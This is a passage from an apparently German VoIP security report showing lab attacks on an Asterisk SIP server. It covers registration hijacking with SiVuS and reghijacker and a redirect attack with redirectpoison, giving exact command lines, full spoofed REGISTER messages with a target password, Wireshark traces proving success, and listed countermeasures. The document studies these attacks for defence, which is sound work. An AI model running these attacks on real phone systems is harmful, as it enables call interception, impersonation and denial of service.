


Für ein Registration Hijacking reicht es aus, genau diese aufgezeichneten Daten der zuvor gesnifften Registration wieder an den SIP Proxy Server / Registrar zu senden, jedoch mit abgeänderter Contact Information. Dies ist mit Hilfe des Tools SiVuS wie folgt zu bewerkstelligen:


SiVuS öffnen, Tab „SIP“ auswählen und dann den Tab „Message Generator“ selektieren.
Dann sind die Argumenten gemäss der zuvor gesnifften Registrierung zu machen, jedoch wie schon einmal geschrieben, mit abgeänderter Contact Information. Im unteren Beispiel wurde als Contact Information <sip:4115@10.1.1.241> eingegeben, somit werden nach dem Absenden der SIP-Registrierung durch den Button „Start“ alle ankommenden Anrufe für die Nummer 4119 bei der Nummer 4115 rufen. Natürlich kann anstelle eines anderen internen User Agents auch die IP-Adresse des Angreifers eingetragen werden.
In untenstehendem Printscreen ist zu sehen, dass die Argumenten wie „Via“, „Branch“, „To“, „From“ und „Call-ID“ von den zuvor via Wireshark ersnifften Daten eins zu eins übernommen wurden und in SiVus eingegeben wurden.



Parallel aufgezeichnet mit Wireshark während dem Senden des gespooften Register Requests: die gehijackte SIP-Registrierung mit den falschen Contact Informationen.




Beweis des erfolgreichen Angriffes:
Untenstehender Wiresharktrace zeigt, wie mit der Paket Nr. „84“ ein ankommender Anruf für User Agent 4119 von User Agent 4111 (10.1.1.121) an den SIP-Proxy-Server gesendet wird. Infolge der gehijackten Registration sendet der SIP-Proxy-Server in Paket Nr. „88“ die INVITE Nachricht zu User Agent 4115 mit der IP-Adresse 10.1.1.241. Wäre an dieser Adresse zuvor ein Hard- oder Softphone mit dem Netzwerk verbunden worden, wäre der Anruf von 4111 zu 4115 zustande gekommen. In der Testumgebung war jedoch zur Zeit dieses Angriffes das Softphone nicht gestartet und deshalb wurde die Meldung „404 Unknown user account“ zurück an den SIP-Proxy-Server gesendet, was dann schlussendlich zum Verbindungsabbruch führte.



No.	Time	Source	Destination	Protocol	Info
84	21.290897	10.1.1.121	10.1.1.101	SIP/SDP	Request: INVITE sip:4119@10.1.1.101:5060, with session description
87	21.295438	10.1.1.101	10.1.1.121	SIP	Status: 100 Trying
88	21.469789	10.1.1.101	10.1.1.241	SIP/SDP	Request: INVITE sip:4115@10.1.1.241, with session description
93	21.572855	10.1.1.241	10.1.1.101	SIP	Status: 404 Unknown user account
94	21.573328	10.1.1.101	10.1.1.241	SIP	Request: ACK sip:4115@10.1.1.241
95	21.576378	10.1.1.101	10.1.1.121	SIP/SDP	Status: 200 OK, with session description
97	21.896110	10.1.1.121	10.1.1.101	SIP	Request: ACK sip:4119@10.1.1.101
129	22.586066	10.1.1.101	10.1.1.121	SIP	Request: BYE sip:4111@10.1.1.121
133	22.821886	10.1.1.121	10.1.1.101	SIP	Status: 200 OK
255	46.655702	10.1.1.121	10.1.1.101	SIP	Request: REGISTER sip:10.1.1.101:5060
256	46.656796	10.1.1.101	10.1.1.121	SIP	Status: 100 Trying (1 bindings)
257	46.737082	10.1.1.101	10.1.1.121	SIP	Status: 200 OK (1 bindings)
1310	151.655591	10.1.1.121	10.1.1.101	SIP	Request: REGISTER sip:10.1.1.101:5060
1311	151.656731	10.1.1.101	10.1.1.121	SIP	Status: 100 Trying (1 bindings)
1312	151.701958	10.1.1.101	10.1.1.121	SIP	Status: 200 OK (1 bindings)

Anstelle einer existierenden IP-Adresse kann auch eine ungültige IP-Adresse in den Contact Informationen eingetragen werden. Es werden dadurch sämtliche ankommenden Anrufe für das Angriffsziel verloren gehen, respektive beim Verbindungsaufbau des Anrufers wieder abgebaut.
Für untenstehenden Wiresharktrace wurde einfach nochmals die SIP-Registrierung via SiVuS, welche im vorderen Beispiel verwendet wurde, an den SIP Proxy Server /Registrar gesendet, jedoch diesmal mit ungültiger IP-Adresse in der Contact Information : <sip:4115@133.133.133.133
Im Trace ist zu sehen wie mit Paket Nr. „381“ ein INVITE (ankommender Anruf) von User Agent 4111 (10.1.1.121) kommt, welcher mit User Agent 4119 sprechen möchte. Infolge der gehijackten Registrierung will der SIP-Proxy-Server (Asterisk PBX) diesen INVITE an die IP-Adresse 133.133.133.133 senden, welche es im Netzwerk nicht gibt. In Paket Nr. „540“ wird dennoch nach diversen INVITE Versuchen eine Meldung „200 OK“ zurück an 4111 gesendet. Dies kommt daher, dass der SIP-Proxy-Server ja auch zugleich die PBX Asterisk ist. Asterisk ist so programmiert, dass wenn ein User Agent nicht erreichbar ist, nach einer gewissen Zeit automatisch versucht wird, den Anrufer auf dieVoice-Mail-Box des Angerufenen zu vermitteln. Dazu wird der Anruf von der PBX entgegengenommen, welche dann dadurch die Meldung „200 OK“ zurück an den Anrufenden sendet. Nach einer negativen Prüfung betreffend dem Vorhandensein einer Voice-Mail-Box beendet Asterisk diesen Call mittels der Meldung „BYE“, welche an User Agent 4111 gesendet wird. Somit gehen alle eingehenden Anrufe für die Nummer 4119 ins Leere.



No.	Time	Source	Destination	Protocol	Info
111	9.402442	10.1.1.121	10.1.1.101	SIP	Request: REGISTER sip:10.1.1.101:5060
112	9.403470	10.1.1.101	10.1.1.121	SIP	Status: 100 Trying (1 bindings)
113	9.435644	10.1.1.101	10.1.1.121	SIP	Status: 200 OK (1 bindings)
255	11.447322	10.1.1.241	10.1.1.101	SIP	Request: REGISTER sip:10.1.1.101
256	11.448486	10.1.1.101	10.1.1.241	SIP	Status: 100 Trying (1 bindings)
260	11.474269	10.1.1.101	10.1.1.241	SIP	Status: 200 OK (1 bindings)
381	20.833025	10.1.1.121	10.1.1.101	SIP/SDP	Request: INVITE sip:4119@10.1.1.101:5060, with session description
382	20.836358	10.1.1.101	10.1.1.121	SIP	Status: 100 Trying
383	20.903787	10.1.1.101	133.133.133.133	SIP/SDP	Request: INVITE sip:4115@133.133.133.133, with session description
385	21.905494	10.1.1.101	133.133.133.133	SIP/SDP	Request: INVITE sip:4115@133.133.133.133, with session description
387	22.903211	10.1.1.101	133.133.133.133	SIP/SDP	Request: INVITE sip:4115@133.133.133.133, with session description
391	24.904310	10.1.1.101	133.133.133.133	SIP/SDP	Request: INVITE sip:4115@133.133.133.133, with session description
421	28.903372	10.1.1.101	133.133.133.133	SIP/SDP	Request: INVITE sip:4115@133.133.133.133, with session description
525	36.903603	10.1.1.101	133.133.133.133	SIP/SDP	Request: INVITE sip:4115@133.133.133.133, with session description
540	50.908722	10.1.1.101	10.1.1.121	SIP/SDP	Status: 200 OK, with session description
541	51.223231	10.1.1.121	10.1.1.101	SIP	Request: ACK sip:4119@10.1.1.101
574	51.916082	10.1.1.101	10.1.1.121	SIP	Request: BYE sip:4111@10.1.1.121
577	52.147782	10.1.1.121	10.1.1.101	SIP	Status: 200 OK

2.7.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus

Da der Registrierungszustand eines User Agents nicht dauernd vom Registrar und dem Terminal überwacht wird, ist dieser Angriff schwer zu erkennen.

Registration Hijacking gibt es in verschiedenen Varianten. Üblicherweise ist es das Ziel, die SIP-Registration eines anderen User Agents zu hijacken, so dass alle einkommenden und abgehenden Verbindungen auf dem Terminal des Attackers einlaufen, respektive geführt werden können und der ursprüngliche User Agent (der gehijackte) nicht mehr verfügbar ist.

Weitere Varianten des Hijacken sind:

Hijacking eines User Agents zu einer ungültigen Destination. Alle eingehenden Anrufe für diesen User Agent gehen dann verloren, bis sich der gehijackte User Agent wieder korrekt registriert. Der Angreifer jedoch hat mittels eines kleinen und einfach zu schreibenden Skriptes die Möglichkeit, die Intervallzeit seiner hijackenden Registrierung so klein zu wählen, dass die korrekte Registrierung des Angriffziels immer gleich wieder überschrieben wird.

Anrufe des Angriffszieles (User Agent) parallel auf dem Terminal des Angreifers rufen lassen. Der Angreifer kommt somit in Kenntnis, wer wann Anrufe zu seinem Angriffsziel führt. Auch kann er diese Anrufe abfangen, indem er diese Anrufe schneller beantwortet als sein Angriffsziel.

Alle ankommenden Anrufe in einer Firma auf einen einzigen User Agent umleiten. Der Telefonieverkehr kommt zum erliegen. Die Mitarbeiter sind konfus, alle Anrufe klingeln nur noch bei einem User Agent. Gleichzeitig ankommende Anrufe können nicht alle durch einen einzigen User Agent beantwortet werden und gehen somit verloren.

Benennung Angriffe / Analyse:	Angriff /Analyse gegen:	Wert:
2.8.1 - Registration Hijacking	Integrität…………………....	x
	Vertraulichkeit……………...	x
Eingesetztes Tool: registrationhijacker	Verfügbarkeit……………….	x
Downloadlink / Quelle des Tools: http://www.hackingvoip.com/sec_tools.html Das Tool ist ebenfalls in BackTrack3 enthalten	**Schweregrad:** (1=leicht 6 =schwer)	
Hinweise zu Installation / Verfügbarkeit: Das Tool ist in BackTrack3 enthalten. Installationsanleitung zu BackTrack3 siehe Kapitel 1.5.2	Installation Tool……………	4
	Anwendung Tool…………...	4
	Erforderliche Vorkenntnisse..	5
	Gefahrenpotential: (1= kleine Gefahr, 6= grosse Gefahr)	
	Gefahr für Angriffsziel…….	5

Ziel Angriff /Analyse:

Registration Hijacking gibt es in verschiedenen Varianten. Üblicherweise ist es das Ziel, die SIP-Registration eines anderen User Agents zu hijacken, so dass alle einkommenden und abgehenden Verbindungen auf dem Terminal des Attackers einlaufen, respektive geführt werden können und der ursprüngliche User Agent (der gehijackte) nicht mehr erreichbar ist.

Weitere Varianten des Hijacken sind:
- Hijacking eines User Agents zu einer ungültigen Destination > DoS (Denial of Service)
- Anrufe des Angriffszieles parallel auf dem Terminal des Angreifers rufen lassen
- Alle ankommenden Anrufe in der Firma auf einen einzigen User Agent umleiten

Schutz gegen Angriff / Analyse:

- Zeit des automatischen Registrierungs-Intervalls verkürzen. Terminals haben meist einen Standardwert von 3600 Sekunden. Das heisst, das gehijackte Terminal meldet sich nach Ablauf dieser Zeit wieder automatisch am Registrar an. Bis dahin bleibt das Terminal jeweils ankommend unerreichbar.

- TCP für die SIP Verbindungen verwenden. Somit ist eine verbindungsorientierte Kommunikation zum SIP-Proxy gegeben, in welcher die Pakete durch Sequenznummern gekennzeichnet sind. Ein Hijacken einer solchen Verbindung ist um ein vielfaches erschwerter als eine mit UDP.

Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14
Siehe Massnahmen: TLS und SIP, Kapitel 8.1.4
Siehe Massnahmen: IPSec und SIP, Kapitel 8.1.5

Kommentar:

Mit diesem Tool wird eine weitere Variante von Registration Hijacking vorgestellt. In diesem Beispiel wird ein Registration Hijacking im authentifizierten Netzwerk ausgeführt.

2.8.2 Technik und Funktionsweise

Um mit registrationhijacker einen gefälschten (gespooften) Register Request senden zu können, welcher zum Registration Hijacking führt, müssen zuerst mittels eines Netzwerkmonitors die Registrierungsdaten der potentiellen Angriffsziele aufgezeichnet, respektive in Erfahrung gebracht werden. Mit diesen ersnifften Registrations-Daten kann dann im registrationhijacker ein gespoofter Register Request erstellt und abgesendet werden. Je nach gewünschtem Angriff wird die zu sendende Nachricht anders parametrisiert.

Damit der Angreifer die über das Netzwerk gesendeten Registrierungs Daten eines User Agents sniffen kann, muss die Bedingung gegeben sein, in einem geswitchten Netzwerk Daten abhorchen zu können.
Siehe Kapitel 1.4.

Für dieses Beispiel werden die gesnifften Daten des vorgängigen Beispiels Kapitel 2.7.3 verwendet.
Da es sich diesmal um ein authentifiziertes Netzwerk handelt, muss in dem gespooften Register Request auch das Passwort des Angriffziels übertragen werden. Dieses Passwort wurde entweder als Klartextinformation oder MD5 Hashwert mit den restlichen Daten zum voraus gesnifft. Sollte das Passwort nur als MD5 Hashwert vorliegen, muss gemäss Kapitel 2.6.1 dieses zuerst mittels einer Dictionary Attacke herausgefunden werden.

2.8.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

Der Angreifer beabsichtigt mit seinen Angriff folgende Wirkung:
Es soll User Agent 4129 zu 4111 gehijackt werden. Alle ankommenden Anrufe für 4129 rufen dann beim User Agent 4111.

Im Terminalfenster von BackTrack3 werden das Tool und der Angriff mit folgenden Argumenten gestartet:
„reghijacker eth0 10.1.1.101 10.1.1.101 4111@10.1.1.121 results -u 4129@10.1.1.29 -p 1234 –v“

Die Argumente im Einzelnen stehen wie folgt für:

reghijacker	Aufruf Tool
eth0	Besagt, über welche Schnittstelle des PC's der Angriff gestartet werden soll
10.1.1.101	Domain des Registration Hijackings
10.1.1.101	Domain des SIP Proxy Servers / Registrars
4111@10.1.1.121	Contact Info, Umleitziel
-results	Ausgabefolder des Logs
-u 4129@10.1.1.129	Angriffsziel, dieser User Agent soll gehijackt werden
-p 1234	Passwort des zu hijackenden User Agents
-v	Voransicht, erzeugt mehr Logs

Das Tool selbst schreibt dann (siehe gelb markiert unten) mit dem Absenden dieses Strings, für welchen Zweck obige Argumente eingesetzt wurden.

Zuerst löscht das Tool die noch aktuelle Registration des User Agents 4129. Eine Lösch-Registrationsnachricht kennt SIP nicht. Zum Löschen wird einfach nochmals eine Registration für den User Agent 4129 durchgeführt, jedoch mit „*“ als Contact Information und „0“ als gültige Registrationsdauer (siehe rot markiert unten). Da erstens keine gültige Contact Information mehr für User Agents 4129 vorhanden ist und zweitens die Registrationsdauer „0“ Sekunden beträgt, ist dieser User Agents 4129 unregistriert.
Zur Erinnerung: „Expires“ sagt aus, wie lange die Registration eines User Agents gültig ist, bis er sich wieder neu registrieren muss.

Mittels falscher Contact Information (siehe rosa markiert unten)wird dann dafür gesorgt, dass Anrufe für den User Agent 4129 bei User Agent 4111 rufen.

SIP/2.0 200 OK ist die Meldung, welche jeweils vom Registrar zurück gesendet und bestätigt wird, dass die mit dem Tool „Registration Hijacker“ gesendete Nachricht korrekt ist und ausgeführt worden war.

***

```
bt ~ # reghijacker eth0 10.1.1.101 10.1.1.101 4111@10.1.1.121 results -u 4129@10.1.1.29 -p 1234 -v

Registration Hijacker - Version 1.0
                    09/09/2004

Domain to Hijack Registrations: 10.1.1.101
Domain's SIP Registrar IP addr: 10.1.1.101
Hijack Contact Info: 4111@10.1.1.121
User to Hijack:              4129@10.1.1.29
User Password:               1234
Results written to:          results

My IP address for device eth0 is: 10.1.1.107

Attempt to Hijack User: 4129@10.1.1.29, Password: 1234

REGISTER sip:10.1.1.101 SIP/2.0
Via: SIP/2.0/UDP 10.1.1.107:15002;branch=ac6de608-e1f6-4494-b192-61a2bafe3b50
From: 4129@10.1.1.29 <sip:4129@10.1.1.29@10.1.1.107>;tag=ac6e1bba-e1f6-4494-97ad-2e815bfb7729
To: 4129@10.1.1.29 <sip:4129@10.1.1.29@10.1.1.107>
Call-ID: ac6e4b01-e1f6-4494-af41-fa13a29ddf91
CSeq: 1 REGISTER
Max-Forwards: 70
Contact: *
Expires: 0
Content-Length: 0

SIP/2.0 200 OK
Via: SIP/2.0/UDP 10.1.1.107:15002;branch=ac6de608-e1f6-4494-b192-61a2bafe3b50;received=10.1.1.107
From: 4129@10.1.1.29 <sip:4129@10.1.1.29@10.1.1.107>;tag=ac6e1bba-e1f6-4494-97ad-2e815bfb7729
To: 4129@10.1.1.29 <sip:4129@10.1.1.29@10.1.1.107>;tag=as16da7f0e
Call-ID: ac6e4b01-e1f6-4494-af41-fa13a29ddf91
CSeq: 1 REGISTER
User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
Expires: 0
Date: Sun, 21 Dec 2008 08:50:40 GMT
Content-Length: 0

REGISTER sip:10.1.1.101 SIP/2.0
Via: SIP/2.0/UDP 10.1.1.107:15002;branch=ae1da4ce-e1f6-4494-a408-91756b928bd7
From: 4129@10.1.1.29 <sip:4129@10.1.1.29@10.1.1.107>;tag=ac6e1bba-e1f6-4494-97ad-2e815bfb7729
To: 4129@10.1.1.29 <sip:4129@10.1.1.29@10.1.1.107>
Call-ID: ac6e4b01-e1f6-4494-af41-fa13a29ddf91
CSeq: 2 REGISTER
Max-Forwards: 70
Contact: <sip:4111@10.1.1.121>
Expires: 86400
Content-Length: 0

SIP/2.0 200 OK
Via: SIP/2.0/UDP 10.1.1.107:15002;branch=ae1da4ce-e1f6-4494-a408-91756b928bd7;received=10.1.1.107
From: 4129@10.1.1.29 <sip:4129@10.1.1.29@10.1.1.107>;tag=ac6e1bba-e1f6-4494-97ad-2e815bfb7729
To: 4129@10.1.1.29 <sip:4129@10.1.1.29@10.1.1.107>;tag=as16da7f0e
Call-ID: ac6e4b01-e1f6-4494-af41-fa13a29ddf91
CSeq: 2 REGISTER
User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
Expires: 3600
Contact: <sip:4111@10.1.1.121>;expires=3600
Date: Sun, 21 Dec 2008 08:50:40 GMT
Content-Length: 0

closing socket

closing results file
bt ~ #
```

***

2.8.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus:

Es gelten dieselben Gefahren wie zuvor beim Registration Hijacking mit dem Tool SiVuS.
Siehe in Kapitel 2.7.4

<table>
<tr><td>Benennung Angriffe / Analyse:

2.9.1 - Redirection Attack</td><td rowspan="2">Angriff /Analyse gegen:

Integrität…………………....
Vertraulichkeit……………...
Verfügbarkeit………………</td><td rowspan="2">Wert:

x
x</td></tr>
<tr><td>Eingesetztes Tool:

redirectpoison</td></tr>
<tr><td>Downloadlink / Quelle des Tools:
http://www.hackingvoip.com/sec_tools.html
Das Tool ist ebenfalls in BackTrack3 enthalten</td><td rowspan="2">Schweregrad:
(1=leicht 6 =schwer)

Installation Tool……………
Anwendung Tool…………...
Erforderliche Vorkenntnisse..</td><td rowspan="2">

4
4
4</td></tr>
<tr><td rowspan="2">Hinweise zu Installation / Verfügbarkeit:

Das Tool ist in BackTrack3 enthalten.
Installationsanleitung zu BackTrack3 siehe Kapitel 1.5.2</td></tr>
<tr><td>Gefahrenpotential:
(1= kleine Gefahr, 6= grosse Gefahr)

Gefahr für Angriffsziel…….</td><td>

5</td></tr>
</table>

Ziel Angriff /Analyse:

User Agents und SIP Proxy Server können auf eine INVITE Nachricht mit „301 MOVED PERMANENTLY“ oder „302 MOVED TEMPORARILY“ antworten. In diesen Antworten wird zum Beispiel mitgeteilt, dass der gewünschte User Agent nicht mehr unter dieser IP-Adresse und einem anderen User Account erreichbar ist.
Dadurch können Anrufe für einen bestimmten User Agent von einem Angreifer abgefangen werden. Dieser kommt somit in Kenntnis, wer wann dem Angriffsziel anruft. Auch kann er diese Anrufe beantworten, sich mit einer falschen Identität am Telefon melden und somit eventuell an Informationen gelangen, welche nicht für ihn bestimmt sind.

Schutz gegen Angriff / Analyse:

Zeit des automatischen Registrierungs-Intervalls verkürzen. Terminals haben meist einen Standardwert von 3600 Sekunden. Das heisst, das gehijackte Terminal meldet sich nach Ablauf dieser Zeit wieder automatisch am Registrar an. Bis dahin bleibt das Terminal jeweils ankommend unerreichbar.

TCP für die SIP Verbindungen verwenden. Somit ist eine verbindungsorientierte Kommunikation zum SIP-Proxy gegeben, in welcher die Pakete durch Sequenznummern gekennzeichnet sind. Ein Manipulieren einer solchen Verbindung ist um ein vielfaches erschwerter als eine mit UDP.

Siehe Massnahmen: Authentisierung von SIP-Nachrichten, Kapitel 8.1.2
Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14
Siehe Massnahmen: TLS und SIP, Kapitel 8.1.4
Siehe Massnahmen: IPSec und SIP, Kapitel 8.1.5

Kommentar:

2.9.2 Technik und Funktionsweise

Ein angerufener User Agent kann auf eine INVITE mit einer Nachricht „301 MOVED PEMANENTLY“ antworten. Dabei wird im Header dieser Antwort dem Anrufenden mitgeteilt, auf welcher IP-Adresse und unter welchem User der angerufene User Agent neu zu erreichen ist. Sobald der Anrufende diese Antwort erhält, wird er eine zusätzliche INVITE-Nachricht an die ihm soeben mitgeteilte Adresse senden um den Ruf neu aufzubauen.

Ein Angreifer braucht also nur das Netzwerk nach INVITE-Nachrichten abzuhorchen. Auf empfangene Nachrichten kann dann mit gespooften Antworten wie zum Beispiel „301 MOVED PERMANENTLY“ geantwortet werden. Wichtig ist, dass diese gespoofte Antwort des Attackers schneller ist, als die des User Agents, an den die INVITE-Nachricht gesendet wurde. Um dies bewerkstelligen zu können, wird das eingesetzte Angriffstool mit maximaler CPU Priorität ausgeführt. Um dies zu machen, muss das Tool unter Linux mit Root-Rechten gestartet werden.

2.9.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

User Agent 4129 ruft User Agent 4119 an.
Das Angriffstool redirectpoison horcht das Netzwerk ab, empfängt auch die INVITE Nachricht von User Agent 4129. Redirectpoison teilt User Agent 4129 in der gespooften Antwort mit, dass User Agent 4119 neu unter User Agent 4111 zu erreichen sei. User Agent 4129 baut einen zusätzlichen Anruf zu 4111 auf, worauf dieser zu klingeln beginnt. User Agent 4119 kriegt von all dem nichts mit und beginnt infolge der erhaltenen „original“ INVITE-Nachricht auch zu klingeln. Somit rufen beide User Agents gleichzeitig.

Damit der Angreifer die im Netzwerk ausgetauschten INVITE Nachrichten empfangen kann, muss die Bedingung gegeben sein, in einem geswitchten Netzwerk Daten abhorchen zu können.
Siehe Kapitel 1.4.

Im Terminalfenster von BackTrack3 werden das Tool und der Angriff mit folgenden Argumenten gestartet:
„redirectpoison eth0 10.1.1.129 5060 "<sip:4111@10.1.1.121>"

Die Argumente im Einzelnen stehen wie folgt für:

redirectpoison	Aufruf Tool
eth0	Besagt, über welche Schnittestelle des PC’s die Daten gesendet werden sollen
10.1.1.129	Es soll auf INVITE Nachrichten von 10.1.1.129 reagiert werden
5060	Port von 10.1.1.129
"<sip:4111@10.1.1.121>“	Wird an 10.1.1.129 gesendet, besagt, wo der gewünschte User Agent neu ist
-v	Voransicht, Tool erzeugt mehr Logs

```
***
bt ~ # redirectpoison eth0 10.1.1.129 5060 "<sip:4111@10.1.1.121>" -v

redirectpoison - Version 1.1
            October 16, 2006

target IPv4 addr:port = 10.1.1.129:5060

redirect response contact info: <sip:4111@10.1.1.121>

pre-poisoning assessment logix is dependent upon finding
this URI 'user' part in the Request-URI or To-URI of target
SIP requests:  4111

Verbose mode
 __REDIRECTPOISON_LIBNET_PROTOCOL_LAYER = 3

Will inject spoofed audio at IP layer

pcap filter installed for live sip signaling sniffing: src host 10.1.1.129 and udp src port 5060

pcap live eth0 interface is blocking


Process priority was = 0

Process Priority set to: -20 (i.e. highest priority)

exiting...

closing live pcap sip interface
```

destroying libnet handle

deallocating memory for string containing poison user part

